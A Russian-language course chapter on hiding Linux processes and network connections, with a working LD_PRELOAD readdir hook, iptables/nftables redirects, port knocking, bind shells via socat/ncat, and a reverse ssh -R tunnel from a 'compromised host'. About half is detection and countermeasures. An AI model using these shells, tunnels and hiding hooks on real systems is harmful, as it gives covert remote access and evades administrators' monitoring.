
Скрытие процессов и сетевая стелс-работа
Предыдущая тема заканчивалась на загрузке: код, исполняемый до монтирования корня, переживает обновления и не попадает в журналы systemd. Но такой код всё равно проявляет себя, как только система поднимется: он становится процессом, открывает сокет, держит файлы. Задача этой темы — сделать так, чтобы процесс и его соединения не были видны штатными инструментами, и понять, почему полного сокрытия в пространстве пользователя не существует.
Первая половина темы — про procfs. Список процессов, который показывает ps, top, pgrep и даже простой ls /proc, формируется ядром в одной функции. Если перехватить библиотечный вызов, через который утилита получает этот список, можно вычеркнуть из него отдельные записи. Это работает против большинства утилит и не работает против программ, которые обращаются к ядру напрямую, — и именно поэтому тема 8 начинается с прямых системных вызовов.
Вторая половина — про сеть. Соединения видны через несколько независимых интерфейсов: procfs, netlink, lsof, счётчики conntrack. Скрыть порт от одного из них не значит скрыть от всех. Разбирается, как устроены таблицы iptables, чем REDIRECT отличается от DNAT и TPROXY, как работает conntrack и почему туннель через ssh -R виден на промежуточном хосте даже тогда, когда на целевом не видно ничего.
Третья часть — туннели и эксфильтрация: ssh -L/-R/-D, socat, ncat, bind shell на localhost и передача данных через промежуточный узел. Каждый приём разбирается вместе с тем, как он выглядит со стороны: какие поля в ss, какие записи в conntrack, какие строки в журнале sshd.
Все примеры, где это возможно, проверены запуском: перехват readdir и обход через прямой getdents64, правила iptables в сетевом пространстве имён, формат /proc/net/tcp. Команды, требующие root на реальной машине, приведены как примеры для собственной виртуальной машины. Устройство procfs и сетевых подсистем ядра описано в литературе 45; формат файлов и параметры утилит — в справочных страницах proc(5), getdents(2), iptables(8), ssh_config(5) 1. Интерфейсы сокетов и работа с дескрипторами разобраны у Керриска 2.

Слои, на которых процесс и соединение становятся видимыми, показаны на рисунке 1.
procfs: как ядро отдаёт список процессов
proc_pid_readdir и что происходит при ls /proc
procfs — виртуальная файловая система, содержимое которой формируется ядром в момент чтения. Каталог /proc не хранит записи на диске: когда процесс вызывает getdents64 на дескрипторе /proc, ядро вызывает функцию proc_pid_readdir, которая обходит список процессов и заполняет буфер именами вида 1234, 5678 и служебными записями self, thread-self, sys, bus.
Упрощённо обход выглядит так: ядро берёт очередной task_struct по глобальному списку, проверяет, что это лидер группы потоков (tgid == pid), и добавляет его числовой идентификатор в каталог. Права на сам каталог проверяются отдельно: /proc/<pid> доступен, если процесс принадлежит тому же пользователю или у читателя есть CAP_SYS_PTRACE. Именно поэтому ls /proc от обычного пользователя показывает все PID, а ls /proc/<pid>/fd чужого процесса — нет.
Каждая запись каталога — это структура struct linux_dirent64: inode, смещение, длина записи, тип и имя. Формат одинаков для всех файловых систем, и именно его получает утилита, вызывая getdents64. Библиотечная функция readdir — обёртка: она вызывает getdents64, разбирает буфер и возвращает по одной записи.
Что лежит внутри /proc/<pid>
Для сокрытия важно знать, какие файлы процесс выставляет наружу:
| Файл | Содержимое | Кто читает |
|---|---|---|
stat | состояние, ppid, время старта, память | ps, top |
status | имя, uid/gid, capabilities, Seccomp, TracerPid | ps, systemd |
cmdline | аргументы командной строки через \0 | ps, pgrep |
environ | окружение процесса | отладчики, проверки |
fd/ | символические ссылки на открытые дескрипторы | lsof, ss -p |
maps | карта адресного пространства | pmap, проверки библиотек |
cwd, exe, root | ссылки на каталог, бинарник, корень | lsof, readlink |
ps читает stat и status, pgrep — cmdline, lsof — fd. Все они сначала получают список PID через readdir на /proc. Значит, перехват readdir влияет на всех них сразу — но только на тех, кто загружает библиотеку с перехватчиком.
Почему ss — отдельный случай
ss из пакета iproute2 не читает /proc/net/tcp; он обращается к ядру через netlink, и это различие описано в документации iproute2 и в справочных страницах 1. Он обращается к ядру через netlink-сокет семейства NETLINK_SOCK_DIAG и получает дамп сокетов от подсистемы sock_diag. Это другой интерфейс, и перехват readdir на него не действует. То же касается nft и iptables: они работают через netlink, а не через procfs.
Отсюда первое важное наблюдение темы: разные инструменты видят систему через разные интерфейсы. Скрытие от одного не означает скрытия от другого. Полный список интерфейсов, через которые виден процесс или сокет:
procfs—/proc/<pid>,/proc/net/*;sysfs—/sys/fs/cgroup,/sys/kernel;- netlink —
sock_diag,NETLINK_NETFILTER,NETLINK_AUDIT; auditd— события ядра;- eBPF — трассировка ядра (тема 8);
- собственные счётчики подсистем (
conntrack,nf_tables).
Пространства имён и hidepid
Видимость procfs можно сузить штатными средствами. Опция монтирования hidepid управляет тем, какие каталоги /proc/<pid> видны:
| Значение | Что видно | Кому |
|---|---|---|
hidepid=0 | все процессы | всем (по умолчанию) |
hidepid=1 | видны все PID, но содержимое чужих каталогов недоступно | всем |
hidepid=2 | чужие процессы не видны вовсе | всем, кроме root и группы gid= |
Включение на работающей системе:
sudo mount -o remount,hidepid=2,gid=proc /proc
После этого ps aux от обычного пользователя показывает только его процессы, а ls /proc — только его PID и служебные записи. Это защита от перехвата readdir: скрывать становится нечего, потому что ядро само не отдаёт чужие записи. Root и процессы с CAP_SYS_PTRACE видят всё, поэтому для администратора картина не меняется.
Обратная сторона: hidepid=2 ломает часть штатных сценариев — мониторинг, top от непривилегированного пользователя, некоторые контейнерные runtime. Поэтому в дистрибутивах он выключен по умолчанию, и его включение — осознанное решение.
Для лабораторной работы удобно использовать пространство имён: unshare -rnm --mount-proc создаёт новый mount namespace с собственной копией /proc, привязанной к новому PID namespace. Внутри такого пространства можно монтировать procfs с любыми опциями, не трогая систему:
unshare -rnm --mount-proc bash -c 'mount -o remount,hidepid=2 /proc && ps aux'
Этот приём используется во всех заданиях темы, где нужны правила iptables или изменения procfs: он даёт root внутри пространства имён и не даёт никаких прав снаружи.
Сокрытие в пространстве пользователя
Перехват readdir
Минимальный перехватчик readdir фильтрует записи по имени. Ниже — рабочий пример, который скрывает файл secret.txt из любого каталога:
#define _GNU_SOURCE
#include <dirent.h>
#include <dlfcn.h>
#include <errno.h>
#include <string.h>

struct dirent *readdir(DIR *dirp) {
    static struct dirent *(*real)(DIR *);
    if (!real) {
        real = (struct dirent *(*)(DIR *))dlsym(RTLD_NEXT, "readdir");
        if (!real) { errno = ENOSYS; return NULL; }
    }
    struct dirent *e;
    while ((e = real(dirp)) != NULL)
        if (strcmp(e->d_name, "secret.txt") != 0)
            return e;
    return NULL;
}
Сборка и проверка на каталоге с тремя файлами (реальный вывод):
gcc -shared -fPIC -o hide.so hide.c -ldl
ls
hide.so notes.txt secret.txt visible.txt
LD_PRELOAD=./hide.so ls
hide.so notes.txt visible.txt
ls не показывает secret.txt, хотя файл на месте. Тот же эффект получится у find, du, tar и любой другой утилиты, которая использует readdir из libc.
Чтобы скрывать процессы, фильтр строится по имени записи: в /proc имена — это PID. Перехватчик читает /proc/<pid>/comm или cmdline и вычёркивает запись, если имя совпало с шаблоном. Тот же приём работает для сокрытия файлов, каталогов и записей в /proc/net.
Почему это ломается
Перехват библиотечного вызова действует только внутри процесса, который загрузил библиотеку. Отсюда ограничения:
- Статические бинарники. Программа, собранная с
-static, не загружаетlibc.soи не проходит через динамический загрузчик; перехват на неё не действует. - Прямые системные вызовы. Программа, которая вызывает
getdents64напрямую, минуетreaddirцеликом. Проверка на том же каталоге:
LD_PRELOAD=./hide.so ./getdents
secret.txt
visible.txt
notes.txt
hide.so
getdents.c
getdents
secret.txt снова на месте. Ниже — код этой программы; он вызывает SYS_getdents64 и разбирает буфер вручную:
#define _GNU_SOURCE
#include <fcntl.h>
#include <stdio.h>
#include <string.h>
#include <sys/syscall.h>
#include <unistd.h>

struct linux_dirent64 {
    unsigned long long d_ino;
    long long d_off;
    unsigned short d_reclen;
    unsigned char d_type;
    char d_name[];
};

int main(int argc, char **argv) {
    const char *path = argc > 1 ? argv[1] : ".";
    int fd = open(path, O_RDONLY | O_DIRECTORY);
    if (fd < 0) { perror("open"); return 1; }
    char buf[4096];
    for (;;) {
        long n = syscall(SYS_getdents64, fd, buf, sizeof buf);
        if (n <= 0) break;
        for (long off = 0; off < n;) {
            struct linux_dirent64 *d = (struct linux_dirent64 *)(buf + off);
            if (strcmp(d->d_name, ".") && strcmp(d->d_name, ".."))
                puts(d->d_name);
            off += d->d_reclen;
        }
    }
    close(fd);
    return 0;
}
- Другой интерфейс. Даже идеальный перехват
readdirне влияет наss,nft,conntrackиauditd. - Проверка
maps. Защитник может посмотреть/proc/<pid>/mapsи увидеть загруженную библиотеку с необычным путём — перехватчик выдаёт себя. - Проверка
environ.LD_PRELOADвиден в окружении процесса, если у защитника есть доступ к/proc/<pid>/environ.
Что даёт сокрытие в user space
Несмотря на ограничения, приём полезен: он убирает процесс из вывода рутинных утилит, которыми пользуется администратор, и снижает вероятность случайного обнаружения. Он не выдерживает целенаправленной проверки, но для короткой операции этого часто достаточно.
Границы приёма честно очерчены: полное сокрытие требует уровня ядра — модуля или eBPF-программы, которая перехватывает getdents64 на входе в ядро. Это отдельный курс; здесь важно понимать, что user-mode сокрытие — это фильтр вывода, а не отсутствие объекта.
Сеть: как ядро показывает соединения
/proc/net/tcp и его формат
Список TCP-соединений доступен через /proc/net/tcp. Реальный пример:
head -3 /proc/net/tcp
  sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt   uid  timeout inode
   0: 0100007F:2CAA 00000000:0000 0A 00000000:00000000 00:00000000 00000000 65534        0 1797 2 000000004bea33b7 100 0 0 10 0
   1: 0100007F:CC79 00000000:0000 0A 00000000:00000000 00:00000000 00000000 65534        0 194989 2 00000000b32e5690 100 0 0 10 0
Поля читаются так:
local_address— адрес и порт в hex, адрес записан в сетевом порядке байт, то есть задом наперёд:0100007F— это127.0.0.1,2CAA— порт0x2CAA= 11434;rem_address— удалённый адрес;00000000:0000для слушающего сокета;st— состояние:0A—LISTEN,01—ESTABLISHED,06—TIME_WAIT;uid— владелец сокета;inode— inode сокета, по которому его можно найти в/proc/<pid>/fd.
ss показывает то же самое, но через netlink и в человекочитаемом виде:
ss -tulpn | head -6
Netid State  Recv-Q Send-Q Local Address:Port  Peer Address:PortProcess
udp   UNCONN 0      0        224.0.0.251:5353       0.0.0.0:*
udp   UNCONN 0      0        224.0.0.251:5353       0.0.0.0:*
udp   UNCONN 0      0            0.0.0.0:5353       0.0.0.0:*
-t — TCP, -u — UDP, -l — слушающие, -p — процесс, -n — без разрешения имён. ss -p показывает процесс только для сокетов, доступных читателю; для чужих нужен root или CAP_NET_ADMIN.
lsof -i идёт другим путём: он обходит /proc/*/fd и сопоставляет inode сокетов с записями в /proc/net/*. Поэтому сокрытие процесса из readdir влияет и на lsof, а сокрытие записи в /proc/net/tcp — нет, если lsof читает файл напрямую.
Расширенный вывод ss и управление сокетами
ss умеет показывать больше, чем список портов. Флаг -e добавляет inode и uid, -o — таймеры, -i — параметры TCP (окно, RTT, congestion control):
ss -tulpen
ss -tin state established
Вывод -e позволяет сопоставить сокет с записью в /proc/net/tcp по inode без отдельного скрипта. Флаг -K принудительно закрывает соединения, отобранные фильтром:
sudo ss -K dst 203.0.113.10 dport = 22
Это не «сокрытие», а реагирование: администратор может разорвать подозрительное соединение, не трогая процесс. Для защитника полезно и обратное: если соединение исчезает из ss само, без ss -K и без завершения процесса, стоит проверить, не перехвачен ли вывод.
Сопоставление сокета и процесса
Запись в /proc/net/tcp содержит inode сокета, но не PID. Связь находится через /proc/<pid>/fd: каждый открытый сокет — это символическая ссылка вида socket:[inode]. Скрипт ниже строит обратное соответствие и показывает, какой процесс владеет соединением.
#!/usr/bin/env python3
# Сопоставляет inode сокетов из /proc/net/tcp с PID через /proc/<pid>/fd.
import glob
import os

owners = {}
for fd in glob.glob("/proc/[0-9]*/fd/*"):
    try:
        target = os.readlink(fd)
    except OSError:
        continue
    if target.startswith("socket:["):
        inode = target[8:-1]
        pid = fd.split("/")[2]
        owners.setdefault(inode, set()).add(pid)

with open("/proc/net/tcp") as fh:
    next(fh)
    for line in fh:
        fields = line.split()
        inode = fields[9]
        local, remote, state = fields[1], fields[2], fields[3]
        pids = ",".join(sorted(owners.get(inode, {"?"})))
        print(f"{local} -> {remote} state={state} inode={inode} pid={pids}")
Если для соединения в ss не находится PID, а скрипт показывает ?, возможны три причины: процесс уже завершился, сокет принадлежит ядру (например, sshd до fork), или процесс скрыт от читателя. Третья причина — та, которая интересует нас в этой теме.
Состояния сокетов в /proc/net/tcp кодируются двузначным hex:
| Код | Состояние | Смысл |
|---|---|---|
01 | ESTABLISHED | соединение установлено |
02 | SYN_SENT | отправлен SYN |
06 | TIME_WAIT | соединение закрыто, ждёт истечения таймера |
0A | LISTEN | сокет слушает |
08 | CLOSE_WAIT | удалённая сторона закрыла соединение |
iptables: таблицы, цепочки и цели

iptables — интерфейс к подсистеме netfilter. Правила группируются в таблицы по назначению, а внутри таблиц — в цепочки по моменту обработки. Раскладка таблиц и порядок прохождения пакета — классическая тема администрирования сети 3:
| Таблица | Цепочки | Назначение |
|---|---|---|
filter | INPUT, FORWARD, OUTPUT | разрешить или запретить пакет |
nat | PREROUTING, INPUT, OUTPUT, POSTROUTING | изменить адрес или порт |
mangle | все основные | изменить поля пакета, поставить метку |
raw | PREROUTING, OUTPUT | обойти conntrack |
security | INPUT, FORWARD, OUTPUT | правила SELinux |
Путь пакета через эти таблицы показан на рисунке 2.
Цели, важные для стелс-работы:
REDIRECT— перенаправить пакет на локальный порт; работает вnatи только для локально сгенерированного или входящего трафика;DNAT— изменить адрес назначения; требует включённой пересылки, если пакет идёт через хост;TPROXY— прозрачный прокси без изменения адреса; работает вmangleи требует policy routing и сокета сIP_TRANSPARENT;MARK— поставить метку пакету, по которой потом выбирается таблица маршрутизации.
Пример: скрыть слушающий порт 2222 за портом 8080, который выглядит как обычный веб-сервис. Проверено в сетевом пространстве имён:
unshare -rnm --propagation private bash -c '
iptables -t nat -A PREROUTING -p tcp --dport 8080 -j REDIRECT --to-port 2222
iptables -t nat -L PREROUTING -n -v
'
Chain PREROUTING (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
    0     0 REDIRECT   tcp  --  *      *       0.0.0.0/0            0.0.0.0/0            tcp dpt:8080 redir ports 2222
Теперь соединение на 8080 попадает на 2222, а ss показывает только 2222 — если слушающий сокет привязан к 127.0.0.1, снаружи он не виден вовсе.
Важная деталь: правило в PREROUTING действует на пакеты, пришедшие извне. Соединение, созданное на самой машине, проходит цепочку OUTPUT и PREROUTING не видит. Для проверки на loopback правило нужно добавлять в OUTPUT:
iptables -t nat -A OUTPUT -p tcp --dport 8080 -j REDIRECT --to-port 2222
Это различие — частая причина «правило есть, а не работает».
conntrack и MARK
conntrack хранит состояние соединений: адреса, порты, состояние, таймеры. Посмотреть таблицу:
sudo conntrack -L
cat /proc/net/nf_conntrack | head
Правило, которое помечает пакеты, пришедшие на нестандартный порт, и отправляет их в отдельную таблицу маршрутизации:
iptables -t mangle -A PREROUTING -p tcp --dport 8080 -j MARK --set-mark 0x1
ip rule add fwmark 0x1 table 100
ip route add local 0.0.0.0/0 dev lo table 100
Это и есть основа TPROXY: пакет не меняет адрес, но маршрутизируется локально, и слушающий сокет получает его через IP_TRANSPARENT. Для защитника такая схема выглядит как обычный трафик на 8080; признак — нестандартная таблица маршрутизации и правило MARK.
nftables вместо iptables
На современных дистрибутивах iptables — это совместимый слой поверх nf_tables. Собственный синтаксис nft короче и позволяет смешивать семейства адресов в одном правиле:
nft add table inet filter
nft add chain inet filter input '{ type filter hook input priority 0; policy accept; }'
nft add rule inet filter input tcp dport 8080 redirect to :2222
nft list ruleset
table inet filter {
	chain input {
		type filter hook input priority filter; policy accept;
		tcp dport 8080 redirect to :2222
	}
}
Правило redirect работает в цепочке с хуком input и перенаправляет пакет на локальный порт. Для DNAT используется dnat to, для метки — meta mark set. Проверка состояния — nft list ruleset, nft -s list ruleset (сохранить в файл), nft monitor (наблюдать изменения в реальном времени).
Для защитника nft monitor — хороший способ увидеть правку правил в момент её применения, а контрольная сумма вывода nft -s list ruleset — способ заметить правку постфактум.
Port knocking
Port knocking — открытие порта после последовательности подключений к закрытым портам; в модели ATT&CK этот класс приёмов относится к сокрытию инфраструктуры 6. Реализуется через knockd или модуль recent:
iptables -N KNOCK
iptables -A INPUT -p tcp --dport 7000 -m recent --name knock --set -j DROP
iptables -A INPUT -p tcp --dport 7001 -m recent --name knock --rcheck --seconds 10 -j DROP
iptables -A INPUT -p tcp --dport 22 -m recent --name knock --rcheck --seconds 10 -j ACCEPT
Последовательность 7000 → 7001 в течение десяти секунд открывает SSH на десять секунд. С точки зрения сканера порт 22 закрыт, пока не выполнена последовательность. Обнаружение — по правилам iptables-save, по счётчикам срабатываний и по логам knockd.
Туннели и эксфильтрация
ssh -L, -R, -D
SSH умеет три вида проброса:
| Ключ | Что делает | Где слушает |
|---|---|---|
-L 8080:127.0.0.1:80 | локальный проброс: соединение на локальный порт уходит через SSH к указанному адресу | на клиенте |
-R 8080:127.0.0.1:80 | обратный проброс: соединение на порт сервера уходит через SSH к клиенту | на сервере |
-D 1080 | SOCKS-прокси на локальном порту | на клиенте |
Обратный проброс — основной инструмент выхода из закрытого периметра: клиент внутри сети подключается к внешнему серверу, и сервер получает порт, ведущий внутрь. По умолчанию -R слушает только 127.0.0.1 на удалённой стороне; чтобы слушать на всех интерфейсах, нужен GatewayPorts yes в sshd_config удалённой стороны.
ssh -R 8080:127.0.0.1:2222 user@203.0.113.10
Схема с обратным туннелем и точками наблюдения показана на рисунке 3.

После подключения на 203.0.113.10 порт 8080 ведёт на 127.0.0.1:2222 внутри клиента. Соединение между клиентом и сервером — обычный SSH-трафик на 22, который виден в conntrack и в журнале sshd на обеих сторонах.
StreamLocalBindUnlink yes позволяет переиспользовать unix-сокет для проброса: без него sshd откажется создавать сокет, если файл уже существует.
socat и ncat
ssh не всегда доступен. socat и ncat дают те же возможности проще:
# слушатель на localhost
socat TCP-LISTEN:2222,bind=127.0.0.1,reuseaddr,fork EXEC:/bin/sh,pty,stderr,setsid,sigint,sane

# клиент, который подключается и передаёт stdin/stdout
socat TCP:127.0.0.1:2222 EXEC:/bin/sh,pty,stderr,setsid,sigint,sane

# обратный проброс через ncat
ncat -l 2222 --keep-open --exec "/bin/sh" --allow 127.0.0.1
ncat --allow ограничивает круг клиентов, --ssl добавляет шифрование. Для защитника такой слушатель виден в ss -tulpn как процесс socat/ncat, а в auditd — как execve с необычной командной строкой.
Bind shell на localhost и вынос через ssh -R
Схема, которая не открывает ни одного внешнего порта:
-
На скомпрометированном хосте запускается слушатель, привязанный к
127.0.0.1:ncat -l 127.0.0.1 2222 --keep-open --exec "/bin/sh" -
С этого же хоста устанавливается обратное SSH-подключение к внешнему серверу с пробросом:
ssh -N -R 8080:127.0.0.1:2222 user@203.0.113.10 -
На внешнем сервере порт
8080ведёт внутрь. Снаружи на скомпрометированном хосте не слушает никто, кроме SSH-клиента, который сам инициировал соединение.
Что видно на каждом шаге:
- на скомпрометированном хосте — исходящее SSH-соединение на
203.0.113.10:22, процессssh -N -R …, слушатель на127.0.0.1:2222; - на внешнем сервере — входящее SSH-соединение и слушающий порт
8080, принадлежащийsshd; - в
conntrackобеих сторон — установленное соединение; - в журнале
sshd— запись о подключении с указанием пользователя и адреса.
Ни один из этих следов не исчезает от перехвата readdir: они видны через netlink и журналы.
DNS-туннель как идея
Если исходящие соединения разрешены только на DNS, данные можно передавать в поддоменах запросов. Схема: клиент кодирует данные в имя вида <данные>.t.example, сервер отвечает в TXT-записях. Готовые реализации — iodine, dnscat2; самодельная — несколько десятков строк на Python с dnslib.
Ограничения: пропускная способность низкая, задержки высокие, аномальные запросы видны в логах DNS-сервера и в системах анализа DNS-трафика. Для защитника признак — большое число запросов к одному домену с длинными случайными метками и необычными типами записей.
Что видно на промежуточном хосте
Любой туннель имеет две стороны, и вторая сторона почти всегда видна лучше первой. Схема с ssh -R оставляет на внешнем сервере входящее SSH-соединение, слушающий порт, принадлежащий sshd, и запись в журнале о подключении. Схема с DNS-туннелем оставляет на DNS-сервере последовательность запросов, по которой восстанавливается объём и время передачи.
Отсюда правило: при оценке стелс-приёма надо смотреть не только на скомпрометированный хост, но и на все узлы, через которые проходит трафик. Промежуточный хост — это точка, где сходятся обе стороны, и именно там проще всего поставить наблюдение 6.
Обнаружение и защита
Проверка процессов
ps aux --sort=-pid | head
ls -la /proc | head
for p in /proc/[0-9]*; do
    printf '%s %s\n' "${p#/proc/}" "$(tr '\0' ' ' < "$p/cmdline" 2>/dev/null | cut -c1-80)"
done | sort -n | head -20
Прямой обход /proc без readdir через getdents64 — то, что делает программа из раздела выше. Если список, полученный прямым вызовом, отличается от вывода ps, это признак перехвата.
# сравнение числа процессов
ls /proc | grep -c '^[0-9]'
ps -e --no-headers | wc -l
Расхождение — не доказательство (процессы появляются и исчезают), но повод проверить maps подозрительных процессов:
grep -l '\.so' /proc/*/maps 2>/dev/null | head
tr '\0' '\n' < /proc/<pid>/environ | grep -i preload
cgroups, systemd и auditd
Процесс, скрытый от readdir, остаётся в cgroup. Дерево cgroup — независимый интерфейс: /sys/fs/cgroup/system.slice/<unit>/cgroup.procs перечисляет PID напрямую, без procfs и без readdir. Проверка:
systemd-cgls --no-pager | head -30
cat /sys/fs/cgroup/system.slice/*/cgroup.procs 2>/dev/null | sort -un | head
Если PID есть в cgroup.procs, но отсутствует в ps, это прямое указание на сокрытие. Аналогично systemd-cgtop показывает нагрузку по cgroup, а systemctl status — процессы юнита.
auditd даёт третий независимый источник. Правила, которые фиксируют ключевые действия:
# /etc/audit/rules.d/stealth.rules
-a always,exit -F arch=b64 -S execve -F euid=0 -k root_exec
-a always,exit -F arch=b64 -S bind -k socket_bind
-a always,exit -F arch=b64 -S connect -k socket_connect
-w /proc/sys/kernel/yama/ptrace_scope -p wa -k ptrace_policy
-w /etc/ssh/sshd_config -p wa -k ssh_config
События ищутся по ключу:
sudo ausearch -k socket_bind -i --start today | tail -20
sudo ausearch -k root_exec -i --start recent | grep -E 'exe=|comm='
bind фиксирует открытие слушающего сокета, connect — исходящие соединения. Вместе с execve это даёт хронологию: какой процесс, от какого пользователя, когда открыл порт и куда пошёл. Скрыть эти события из user space нельзя: они формируются в ядре до того, как программа получает управление 7.
Сравнение списков процессов
Практическая проверка на сокрытие — сравнить три независимых списка: ps, содержимое /proc через прямой getdents64 и cgroup.procs. Расхождение между ними и есть признак.
ps -eo pid= | sort -n > /tmp/list-ps.txt
./getdents /proc | grep -E '^[0-9]+$' | sort -n > /tmp/list-proc.txt
cat /sys/fs/cgroup/system.slice/*/cgroup.procs 2>/dev/null | sort -un > /tmp/list-cgroup.txt
comm -23 /tmp/list-proc.txt /tmp/list-ps.txt
comm -23 /tmp/list-cgroup.txt /tmp/list-ps.txt
comm -23 показывает строки, которые есть в первом файле и отсутствуют во втором. Список из procfs может содержать PID, которых нет в ps, если ps использует перехваченный readdir; список из cgroup — если процесс скрыт и от ps, и от readdir, но остался в дереве cgroup.
Проверка сети
ss -tulpn
ss -tanp | grep ESTAB
lsof -i -P -n | head
sudo conntrack -L | head
sudo iptables-save | tee /tmp/iptables-$(date +%s).save
sudo nft list ruleset | head -40
Три независимых источника — ss (netlink), lsof (/proc/*/fd), conntrack (netfilter) — должны согласовываться. Если ss показывает соединение, а lsof не находит владельца, стоит проверить, не скрыт ли процесс; если conntrack показывает соединение, которого нет в ss, — проверить правила nat.
Контрольная сумма правил помогает заметить правку:
sudo iptables-save | sha256sum
sudo nft list ruleset | sha256sum
Эталон хранится вне машины; изменение суммы между проверками — сигнал.
Матрица «приём — признак — контрмера»
| Приём | Признак | Контрмера |
|---|---|---|
Перехват readdir | библиотека в maps, LD_PRELOAD в environ | сравнение ps с прямым обходом /proc, auditd на openat библиотек |
| Сокрытие файла из каталога | расхождение ls и прямого getdents64 | статические утилиты, собственные проверки |
Слушатель на 127.0.0.1 | ss -tulpn, lsof -i | инвентаризация слушающих сокетов, auditd на bind |
REDIRECT/DNAT | iptables-save, nft list ruleset, conntrack | контрольные суммы правил, аудит изменений |
TPROXY + MARK | нестандартные таблицы маршрутизации, ip rule | сверка ip rule и ip route с эталоном |
| Port knocking | правила recent, счётчики, логи knockd | аудит iptables, анализ последовательностей подключений |
ssh -R | исходящее SSH-соединение, процесс ssh -N, журнал sshd | AllowTcpForwarding no, PermitOpen, GatewayPorts no |
| DNS-туннель | аномальные запросы, длинные метки, TXT | DNS-фильтрация, лимиты на размер и частоту запросов |
Что ломает приём
- Прямой системный вызов. Любая проверка, которая не использует libc, обходит user-mode перехват.
- Другой интерфейс.
ss,nft,conntrack,auditdне читаютprocfs. - Статическая сборка улит.
busybox, статическиеpsиlsне загружают перехватчик. - Проверка
mapsиenviron. Перехватчик виден по загруженной библиотеке и переменной окружения. AllowTcpForwarding noна сервере запрещает-L,-Rи-Dцеликом.GatewayPorts noоставляет-Rтолько на127.0.0.1, что сужает доступ.- Сетевые пространства имён и eBPF. Трассировка на уровне ядра видит системные вызовы независимо от библиотек (тема 8).
Итоги темы
Видимость в Linux многослойна. Процесс виден через procfs, через sysfs, через netlink и через журналы; сокет — через procfs, sock_diag, conntrack и файловые дескрипторы. Перехват библиотечного вызова закрывает только один слой и только для программ, которые этим слоем пользуются. Прямой getdents64, статическая сборка, ss и auditd обходят такой перехват без усилий.
Сетевые приёмы устроены так же: REDIRECT и DNAT меняют то, что видит одна подсистема, но оставляют следы в другой. ssh -R не открывает внешних портов на скомпрометированном хосте, но создаёт исходящее соединение, которое видно в conntrack, в ss и в журнале sshd на обеих сторонах.
Практический вывод: сокрытие — это не удаление объекта, а выбор интерфейсов, которые о нём не знают. Чем больше интерфейсов проверяет защитник и чем меньше они пересекаются, тем меньше шансов, что сокрытие останется незамеченным. Следующая тема опускается на уровень ядра — в eBPF и прямые системные вызовы, где заканчиваются библиотечные перехваты и начинается работа с самим ядром.
Литература
- The Linux man-pages project. — https://man7.org/linux/man-pages/
- Kerrisk M. The Linux Programming Interface. — No Starch Press, 2010.
- Nemeth E., Snyder G., Hein T. R., Whaley B., Mackin D. UNIX and Linux System Administration Handbook. 5th ed. — Addison-Wesley, 2017.
- Bovet D. P., Cesati M. Understanding the Linux Kernel. 3rd ed. — O'Reilly Media, 2005.
- Linux Kernel Documentation. — https://docs.kernel.org/
- MITRE ATT&CK: Linux techniques. — https://attack.mitre.org/
- NIST SP 800-86. Guide to Integrating Forensic Techniques into Incident Response. — 2006.